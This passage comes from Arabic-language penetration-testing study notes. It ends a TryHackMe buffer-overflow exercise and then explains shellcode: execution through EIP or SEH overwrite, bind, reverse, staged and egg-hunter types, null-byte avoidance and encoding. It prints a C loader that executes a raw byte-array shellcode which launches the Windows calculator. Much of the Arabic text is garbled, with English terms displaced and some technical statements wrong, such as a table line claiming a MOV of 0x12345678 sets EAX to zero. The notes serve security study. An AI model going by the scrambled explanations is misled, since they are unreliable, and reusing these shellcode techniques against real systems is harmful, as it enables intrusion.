Repeat the steps outlined in Task 2 but for the OVERFLOW8 command.

Answer the questions below

What is the EIP offset for OVERFLOW8?

✓ Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW8?

✓ Correct Answer

Room completed ( 100% )

**Task 10** ✓ oscp.exe - OVERFLOW9

Repeat the steps outlined in Task 2 but for the OVERFLOW9 command.

Answer the questions below

What is the EIP offset for OVERFLOW9?

✓ Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW9?

✓ Correct Answer

Room completed ( 100% )

**Task 11** ✓ oscp.exe - OVERFLOW10

Repeat the steps outlined in Task 2 but for the OVERFLOW10 command.

Answer the questions below

What is the EIP offset for OVERFLOW10?

✓ Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW10?

✓ Correct Answer

Created by	Room Type	Users in Room	Created
tryhackme  Tib3rius	Free Room. Anyone can deploy virtual machines in the room (without being subscribed)!	61,703	1647 days ago

وبکدا نکون أنهينا کلامنا عن اهم جزء فال **System** و هو ال **Buffer Overflow** و هو ال **Penetration testing** عليه **Real Scenario** بشكل عملي بل و تعمقنا فيه بزياده و خرجنا برا السياق و شوفنا ازاي فكره ال **CTF** ممكن تيجي فجزءيه ال **Methodology** و ازاي نحلها بال **Buffer Overflow** مشوفنا من خلال الشرح وان شاء الله هنكمي کلامنا عن باقي أجزاء ال **Shellcode** زى ال **System Penetration Testing** وكمان ال **Cryptography & password cracking** وكل دا هنستفيقض فالحديث عنه فالجي باعذن الله .

# 4. Shell Coding:

-كنا اتكلمنا عنه سريعا فال **Module** اللي فات الخاص بال **Buffer** بس هنا هنتكلم عنه تفصيلي وهنافش نقط مهمه فموضوع ال **Section** ... وخد بالك من نقطه وهي ان ال **Shell Code** الخاص بال **System** مترتب على بعضه يعني عشان تفهم جزء ال **Buffer** كوييس لابد تكون عديت على ال **Shell coding Chapters** بشكل مسبق وفهمتها كوييس جدا وكذلك ال **Overflow** اللي قبلها لو فهمتها كوييس هتفهم ال **Buffer Overflow** بشكل أفضل وہتسن عبها أحسن .

-فيستحسن انك تعدى على ال **Buffer Overflow** الأول عشان تجمع الكلام فال **Shell coding** ولازم تفهم ال **Shell coding** كوييس عشان تستوعب ال **Chapters** الجايه ... ودي النقط اللي هنتكلم عنها فموضوع ال **Shell Coding**.

<b>4.1 Execution of Shellcode.....</b>	<b>132-133</b>
<b>4.2 Types of Shellcode.....</b>	<b>133-150</b>
<b>4.3 Encoding of Shellcode.....</b>	<b>150-155</b>
<b>4.4 Debugging of Shellcode.....</b>	<b>155-156</b>
<b>4.5 Creating our Shellcode.....</b>	<b>156-163</b>
<b>4.6 Amore Advanced Shellcode.....</b>	<b>164-197</b>
<b>4.7 Shellcode &amp; Payloads Genertors.....</b>	<b>197-202</b>

## 4.1 Execution of Shellcode:

-ال **Buffer** دلوقتي عرف ان عنده **APP** مصاب بال **Attacker** وقولنا فالجزء الخاص بال **Buffer Overflow** اتنا ينكتفي بال **Target App** اللي هنعمله لـ **Crash** ودا طبعا مش مفيد خالص يكدا ينزرع ال **Software** بتاعنا جوا ال **Shellcode** بتاع ال **Malicious Software** اللي بيكون ال **Target** **Shell** **Inject** كدا تماما ... ولما نعمل ال **Ransomware Control** جوا ال **Software code** على ال **EIP Instruction** وتقوله يشغل الجزء اللي انت حددتهوله من الكود بتاع ال **Software** اللي انت زرعت فيه ال **Shell** . **code**

ال **Next Address** بيكون متخزن فيه ال **EIP Register** بتاع ال **Process** اللي عليها الدور فالتنفيذ ... ولو عاوز تفصيل فحته ال **Buffer Section** دي ممكن ترجع لها ف **Pointers** زي **Overflow** .

-عندها طریقتین عشان نزرع ال **Shellcode** بتاعنا أولهم ال **Buffer** اتنا نستخدمها عشان نوصل لـ **PC** المصاب بال **Network** ... **Remote Buffer Overflow** وبنسميتها ال **Overflow** والثانیه بتبقا عن طریق ال **Local Environment** ودي بتم عن طریق ال **Penetration testing** الأخره فال **Process** وهي ال **Privilege Escalation** وهي ال **SEH** ممكن ال **Attacker** يستخدمها عشان يزرع ال **Structured Exception** بتاعه وهي اختصار لـ **Shellcode** ودي عباره عن طریقه ال **Attacker** بيقدر عن طریقها يوصل لـ **Address** الموجود فال **memory** الخاص بال **Error** ...

اللى مبرمجه ال **User** بحيث اي **Developer** يدخل **Input** غير معتاد لـ **APP** يجلبه رساله ال **Error** من ال **Memory** من ال **Address** الخاص بيها ... لأن رساله ال **Error** دى عشان تطلعك بيتنده عليها من مكانها فال **Memory** فانت هناك **Attacker** هتروح تعرف ال **Location** بتاع ال **Error** دا ونعمله **Shell code** بال **Address Overwriting** بتاعنا .

-ال **Shellcode** عشان يتنفذ عند ال **Target** بيتم من خلال طرفيتين وهما انا نروح لـ **EIP Register** ونعرف مكانه ونديله ال **SEH** بتاع ال **Shellcode Address** أو بنروح من خلال ال **Exception** زي مقولنا وتغير فال **Frame Address** الخاص بال **Shellcode** وتديله ال **Address Handling** بتاعك .

## 4.2 Types of Shellcode:

-ال **Local Shellcode** عندنا نوعين منه وهو ما ال **Machine** وال **Network** ... ال **Local** لازم ننفذه بشكل مباشر عال **Machine** بمعنى انا لك **Penetration tester** أو **Attacker** ليا عال **Machine** اللي عملتها اختراق فأنا أقدر أدخل عليها فقط **Higher Privilege** عال **Machine target** ... ال **Network** كنا اتكلمنا عنها تفصيلي جدا فال **Escalation** الخاص بشهاده ال **eCPPT** هتلاقى ملفاتها عندي عال **Profile** ابقا شوفها هتفيدك جدا لو معنديش المعلومات الكافية فالجزء دا ... فال **Attacker** لو خد **Machine Access** على نفسه **User** عادي وهو عاوز يرقى ال **Privilege** دى ل مثلا عشان يبقة ليه صلاحيات الوصول لملفات مهمه عالنظام ويتحكم ف حاجات أكثر زي انه يعملها **execute** وهذا ... ساعتها بيلجأ لـ **Local Shellcode** .

-ولازم ال **Target** بتاعك يكون عنده ال **Vulnerability** الخاصه بال **Privilege Escalation** دي وعلى جهازه بحيث انت ك لما توصل بطريقه ما لجهاز ال **Target** دا تعرف تستغل ال **Local Shellcode** دي ... فال **vulnerability** باختصار لازم يكون ليك ال **Physical Address** عال **Machine** .


- النوع الثاني وهي ال **RCE** أو ال **Remote Shellcode** اللي هي ال **Shellcode** ... ال **Remote Code Execution** بيتعمل من خلال ال **Network** سواء كانت **LAN** أو **WAN** مع ال اللي هو الاستغلال الموجه لثغره معينه بتلاقي معاه ال **Exploit** ال **Remote Shellcode** ... وال **Remote Shellcode** أكثر من نوع وهما ال **Blind shell** وال **Connect back** وال **Socket reuse** وهنشوفهم مع بعض ونعرف الفرق بينهم .... ال **Reverse Shell** أو اللي بنسميه ال **Connect Back** عن ان ال **Target machine** أو اللي بيدعه يفتح ال **Attacker** مع جهاز ال **Victim** يعني بيعمل ال **Connection** لل **Victim** هو اللي بيفتحه وعشان كدا بنسميه ال **Attacker** ... ال **Reverse Shell** هو اللي بينزل ال **Reverse** عند ال **Victim** وبيخليه يفتح ال **Shellcode** معاه بعد كدا وهنشوفه بعدين برضه .

- أما ال **Bind Shell** دا ال **Normal case** اللي بتلاقي ال هو اللي بيفتح ال **Target** مع ال **Attacker** من خلال انه بيعمل ال **Scan** مثلا بال **Nmap** عال **Victim** ويشفف ال **Ports** المفتوحه عنده ومن خلال ال **target** بيبدع يستخدم ال **Framework** **metasploit** وال **exploits** اللي فيه يقدر يستغل ثغره معينه عند ال **bind shell** ويتعمله ال **Victim** .

-والأغلب هتلاقى ال **Next Generation Firewall** هيمسك فالطريق لأن ال **IDS** وال **IPS** المدمجين فيه بيقدروا يتعرفوا على **Bind shellcode** اللي هتبعته اللي من النوع ال **Shellcode**.

-فخد بالك ان النوع دا لو ال **Target** بتاعك عنده **Firewall** وفأغلب الحالات هيكون كدا هيفشل ال **Shellcode** انه يعدي ويروح للحالات مدام معرفتش تبرمج ال **Bind Shellcode** دا انه يعمل دا موضوع تاني مش وقته ولا مكانه هنا .

## Without Reverse Shell



## With Reverse Shell



-النوع الثالث عندنا هو ال **Socket reuse** ... هو عباره عن ال **IP+Port** زي مكنا قولنا قبل كدا ... ببساطه خالص اي جهازين لازم يكونوا فاتحين ال **Ports** اللي هيتواصلوا مع بعض من خلالها وواخدين **IP** عشان يتواصلوا من خلال ال **Internet** بديهي الكلام ... الفكره هنا ان ال **Port** **Attacker** بيستغل ال **Port** اللي مفتوح منه اتصال من ال **Target** مع ال **PC** الثاني اللي بيتواصل معاه وكدا كدا ال **Port** بيأخذ وقت على ما يتفعل فمود ال **Closed** بيمر بال **Attacker** الاول وبعدين يتعمله **Closed** فتلاقى ال **Attacker** **Waiting** مال **Connection** مبين الجهازين اتفقل وال **Port** مبقاش مشغول يدخل علطول مكان الجهاز اللي طلع على نفس ال **Port** قبل ميتعمله . **Target** مع ال **Connection** ويكملا **Closed**

-فال **Shellcode** بيعمل **reuse** مثل ال **Process** كانت عند ال **Victim** شغاله على جهازه متقولتش بيرجع يستخدمها من تاني عن طريق النوع ال **Socket reuse** اللي ذكرناه و هتلاقيه معقد حبتين فالاستخدام وكمان أغلب ال **Processes** اللي عندك حاليا فالأنظمة الحديثة مبقتش بتحط نفسها فوضع ال **Closed** قبل ال **Waiting** مجرد متنهي ال **Task** المطالب به بيهما بتقول علطول ال **Port** وبتبقى فتطبيق ال **Socket Shellcode** بقا أصعب انهارده .

-نروح بعد كدا لشكل آخر من ال **Remote shellcode** وهو ال **Staged Shellcode** يعني اننا نجزء ال **Shellcode** بتعنا واحدا بنبعثه لل **Target** عشان حجمه الكبير بنروح نقسمه لأجزاء ... فأحنا هنقسمه لكذا **Small Stage** وأولهم ال **1Stage** ودا بنبعث فيه **piece** من ال **Shellcode** هناك عند ال **execute** ويتعلمه ... وبعد أما ال **1Stage** يتنفذ وكله تمام انت اساسا مبرمجه على انه ينده عال **2Stage** واللى بيكون فيها ال **Local Shell** ... **piece of Shellcode** وال **Remote** برضه فأنت ممكن تنفذ النوعين عادي على مراحل متقطعة بدلاً متبعة ال **Shellcode** مرر واحده .

-فيه نوعين عندك من ال **Staged Shellcodes** وهو ال **Egg** وال **Omelet** ... الفرق بينهم يتمثل لأن ال **Egg-hunt** عباره عن اللي قولناه اننا بنبعث ال **Shellcode** على مرحلتين وهو ال **Egg-hunter** من ال **Small part** اللي يتمثل ال **Shellcode** وال **Big part** من ال **Egg** اللي بيمثل ذات نفسها ودول طبعاً تعبيرات مجازيه جاءيه من التسميه للأنواع ... بمعنى قوله يقسم ال **Shellcode** على مرحلتين ال **Egg-hunter** اللي هي الجزء الصغير اللي هتنده على الجزء الكبير من ال **Shellcode** اللي هو ال **Egg** ذات نفسها وصلت كدا .

-أما ال **Omelet Shellcode** دا عباره عن اننا بنقسم ال **Shellcode** لأجزاء صغيره عباره عن كذا جزء صغير وبيتجمعوا هناك عند ال **Destination** ويتجمع ال **Destination target** عند ال **Firewall** بتاعك عشان تعمل **Avoid** لـ **Shellcode Detector** زي ال **IDS** أو ال **IPS** المدمجين فال **Firewall** واللى بنسميهم ال **NGFW**.

-عندك برضه نوع آخر وهو ال **Download & Execute** دا عباره عن **Shellcode** مش مجرد متضغط عليه هتلاقيه أشتغل عند ال **Target** وبده يتنفذ لاء ...  
لاء دا تحتاج يكون ال **Target** بتاعك متوصل بال **Internet** عشان ال **Shellcode** دا يبدء ينزل بعض الملفات اللي بيكون تحتاجها عشان يبدء يشتغل على ال **Target machine** اللي نزلته عليها ...  
يعني هتبعد مثلا ملف **Target executable** لـ **Malicious Firewall** عادي ومش حاجه ولذلك هيعدى من ال **detect** ولما يروح لـ **Target** ويتصل بال **Internet** هيبعد ال **Software** دا ينزل باقى الكود بتاعه اللي تحتاجه عشان يصيب جهاز ال **Victim** بال **Shellcode** دا .

#### 4.3 Encoding of Shellcode:

-تعالى نشوف موضوع الترميز لـ **Shellcode** وازاي نطبقه عملي ... ال **Encoding** بالعاميه يعني تحويل النص من صيغه لآخر ... فعلى سبيل المثال عندك ال **Encoding** لكلمه زي **Ahmed** دي بالانجليش دي صيغه لو حولناها ل أحمد دي صيغه تانيه باللغه العربيه لنفس الكلمه فدا كدا بنسميه ال **Encoding** حولنا النص من صيغه لآخر .

-فكلمه أحمد هي هي Ahmed ولكن دي مكتوبه بالعربي ودي بالانجليش ... وصلت كذا نقطه ال Encoding بشكل بسيط .

-فال Shellcode بتعدا اللي هنبعته لـ Victim أحنا عاوزينه يتنفذ عند ال Victim باللغه اللي يفهمها جهاز ال ... فلى هيقراء ال Code بتعدا هناك عند ال Destination هو ال PC فلو كتبنا ال Code بتعدا بلغه انجلش أكيد مش هيفهمه ... فأحنا عاوزين نكتب ال Shellcode بال الخاص بال PC اللي عند ال ... فأحنا محتاجين ال Encoding ننفذه عال Victim اللي هنبعته لـ Target عشان لما يوصله يفهمه وينفذه

-تعالي ناخذ مثال نشوف ال Shellcode بيبيقى شكله ازاى اما يتعمله Machine وحولناه من ال English code لـ Encoding أو ال Machine Byte code أو ال Byte code هتفهمه ... ودا شكل ال Shellcode اللي بنبعته عند ال Target .

```
debugshellcode_calculator.cpp

1 #include <windows.h>
2 char code[] =
3     "\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
4     "\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
5     "\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
6     "\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
7     "\x57\x78\x01\xc2\x8b\x7a\x20\x01"
8     "\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
9     "\x45\x81\x3e\x43\x72\x65\x61\x75"
10    "\xf2\x81\x7e\x08\x6f\x63\x65\x73"
11    "\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
12    "\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
13    "\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
14    "\xb1\xff\x53\xe2\xfd\x68\x63\x61"
15    "\x6c\x63\x89\xe2\x52\x52\x53\x53"
16    "\x53\x53\x53\x53\x52\x53\xff\xd7";
17
18
19 int main(int argc, char **argv)
20 {
21     int (*func)(); func = (int (*)()) code;
22     (int)(*func)();
23 }
24 }
```

- هيجي شخص يقول احنا عندنا ال **Shellcode** جاهز ايه اللي يدخلنا فالليله دي ... دا هنشوفه فالآخر فال **Section** بتعنا دا بس احنا عازين نتعلم مع بعض من الاول ازاي نبني ال **Shellcode** وايه فكرته عشان لو احتجت بعد كدا تبني حاجه **Advanced** تبقا عندك الفكره و عالاقل تبقا عارف و فاهم ال **Shellcode** الجاهز اللي هتسخدمه دا ا تكون ازاي مش **Copy** و **Paste** بس .

- تعالى نفهم مصطلح كنا اتكلمنا عليه فالجزء اللي فات الخاص بال **Null-byte** وهو ال **Buffer Overflow** ... ايه دا ! ? .

```
</>
#include <iostream>
#include <cstring>

int main(int argc, char *argv[])
{
    char StringToPoint [20];
    char string1[] = "\x41\x41\x41";
    char string2[] = "\x42\x42\x42\x43\x43\x43";

    strcat(StringToPoint, string1);
    strcat(StringToPoint, string2);
    printf("%s",StringToPoint);

    return 0;
}
```

- دا عباره عن **Null** خالي من النوع **Shellcode** يعني لما يجي يتتفذ عند ال **Victim** مبيحتويش على أصفار فالقيم بتاعته ودا هنشوفه لما نفصص الكود دا ... بيحتوى على **Variables** 2 وهما ال **1String** وال **2String** زي منتا شايف فالمثال ... بعد كدا عن طريق ال **Function** اللي هي ال **strcat** دي بتجمعتنا ال **2StringTOpoint** واحد اللي هو ال **Variable** **variables** اللي قدامك ... احنا عرفنا المتغيرين بتوعنا و عطناهم القييم بتاعتهم وبعد كدا عن طريق ال **Function** اللي هي **strcat** دي قومنا جمعنهم في ... **StringTopoint** واحد وهو ال **Variable**

-حرف ال A ال بتاعه بيكون ال 41 يعني ال Hexadecimal بتاعه بيكون 41 وهذا حرف ال B بيكون 42 وحرف ال C بيكون 43 وحرف ال D بيكون 44 الى اخره .

-فمعنى ال PC طبعا اللي هيفهمه ال PC بتاع ال Victim وينفذ الموجود جوا ال Variable على اساس انه Executable file ودا اللي احنا عاوزينه ... أكيد مش هنبعته بالحروف زي ABC لأن دي لغه ال Human وليس ال Machine Encoding ومن هنا تيجي فايده ال ... فال code بتاع ال Variable يعني بلغتنا AAA وهذا مع ال 41X41/X41/X اللي تحته 43X42/X42/X42/X43/X43/X يقولك BBBCCC ... حرف ال X اللي لازم هتلاقيه فأي Machine code دا عشان يعرفك ان دا زي Machine code تميز يعني ... فتعالي نشوف ال 2 variables لما نحطهم ف واحد ونشوف النتيجه بتعتهم هتطلع عامله ازاي .

```
C:\Users\els\Documents>nullbyte.exe
AAAABBBCCC
C:\Users\els\Documents>
```

-هتلاقي نتيجه الكود لما يتنفذ اللي قولنا عليه ال AAA وال BBB وال CCC .

-مهم ان الكود بتاعك مبيكنش بيحتوى على اصفار طب ليه ؟ عشان لما بيروح ال Shellcode عند ال Target ويجي يتنفذ بتلاقي الصفر واللى بيكون بهذا الشكل 00X0 بيعمل Stop لتنفيذ الكود بمعنى بيوقف تشغيل ال Shellcode عند ال Target فكدا هيحافظ الشغل بتعنا فلازم تاخد بالك ان ال Shellcode بتاعك لما تبعته لل Target ميكنش بيحتوى على الاصفار اللي ذكرناها فلازم يكون خالى من ال Null code byte .

char string2[] = "\x42\x42\x42\x00\x43\x43\x43";

Null Byte

-شایف القيمه ال **00X** دي لما تيجي تحول هي اللي هتحول لل **Null** ... فهتلacie هيطبعلك ال **BBB** اللي هما هيوافقوا ال **Null** وهيجي يطبعلك ال **Null** فهتلacie يوقف باقي الكود من ال **Error** اللي حصل دا وال **CCC** اللي بيوافقوا ال **43x43/x43/x** مش هيطبعوا والكود هيقف عند ال **Null** وبالتالي مش هينفذ كود ال **Shellcode** كامل اللي هنبعثه لل **Target** لو كان فيه ال **Null-Byte** ودا اللي عاوزين نتلاشه فالكود عندنا ان ميكنش فيه ال **Shellcode** ... فلازم ال **Null-Byte** بتاعنا يكون **-Null** ... ودا شكل ال **Code** بتاعنا لو فيه ال **Null-byte** ونفذناه فهتلacie ال **CCC** مش موجوده !.

C:\Users\els\Documents>nullbyte.exe

AAA BBB

C:\Users\els\Documents>

-عندنا كذا مثال لـ **Machine code** كمثال لترجمه ال **Null-bytes** -**Null** ونهنوف انهم هيطبعوا ال **Assembly code** فالآخر فنجنبهم من الأول .

Machine code	Assembly	Comment
B8 00000000	MOV EAX, 0	Set EAX to zero
33 C0	XOR EAX, EAX	Set EAX to zero
B8 78563412	MOV EAX, 0x12345678	This also sets EAX to 0
2D 78563412	SUB EAX, 0x12345678	

-فربي منتا شایف ال **MOV,EAX** اللي هو ال **Instruction** دول لازم تتجنبهم عشان بيتترجموا ال **00** فال **Machine code** وهذا أي قيم بتترجم ل **Null-byte** لازم تتجنبها عشان ال **Shellcode** بتاعك يتنفذ بشكل صحيح عند ال **Target**.

-عندنا شكل آخر من ال **Alphanumeric** وهو ال **Shellcode** ... ودا النوع اللي بنستخدم فيه **Target ABCDE** وهكذا وبنستبعد الأرقام علشان ال **Filters** بتعنا ممكن يرفض انه ينفذ القيم اللي من النوع دا عن طريق **non-alphanumeric** فلازم يكون ال **Alphanumeric** والا هيرفض تنفيذ ال **Shellcode**.

---

## 4.4 Debugging of Shellcode:

-تعالى نشوف مع بعض ازاي نعمل **Code Debug** لل **Shellcode** ... يعني نحاول نطلع ال **Errors** اللي مش راضيه تخلى ال **Code** يشتغل ونعدلها بحيث ميلاقاش عندنا اي **Errors** ... فتعالى نشوف مثال بسيط ل **Shellcode** ونفصصه مع بعض .

```
char code[] = "shell code will go here!";
int main(int argc, char **argv)
{
    int (*func)();
    func = (int (*)()) code;
    (int) (*func)();
}
```


-ال **Function** دي هتستدعي ال **Shellcode** اللي المفروض نحط الكود بتاعه فوق ... والكود بتاعنا هيكون ال **Shellcode** اللي هيشغل ال **APP** بعد اما يحصل **Crash** لـ **calculator** طبعا اللي هو بالشكله كدا .

```

"\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
"\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
"\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
"\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
"\x57\x78\x01\xc2\x8b\x7a\x20\x01"
"\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
"\x45\x81\x3e\x43\x72\x65\x61\x75"
"\xf2\x81\x7e\x08\x6f\x63\x65\x73"
"\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
"\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
"\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
"\xb1\xff\x53\xe2\xfd\x68\x63\x61"
"\x6c\x63\x89\xe2\x52\x52\x53\x53"
"\x53\x53\x53\x53\x52\x53\xff\xd7"

```

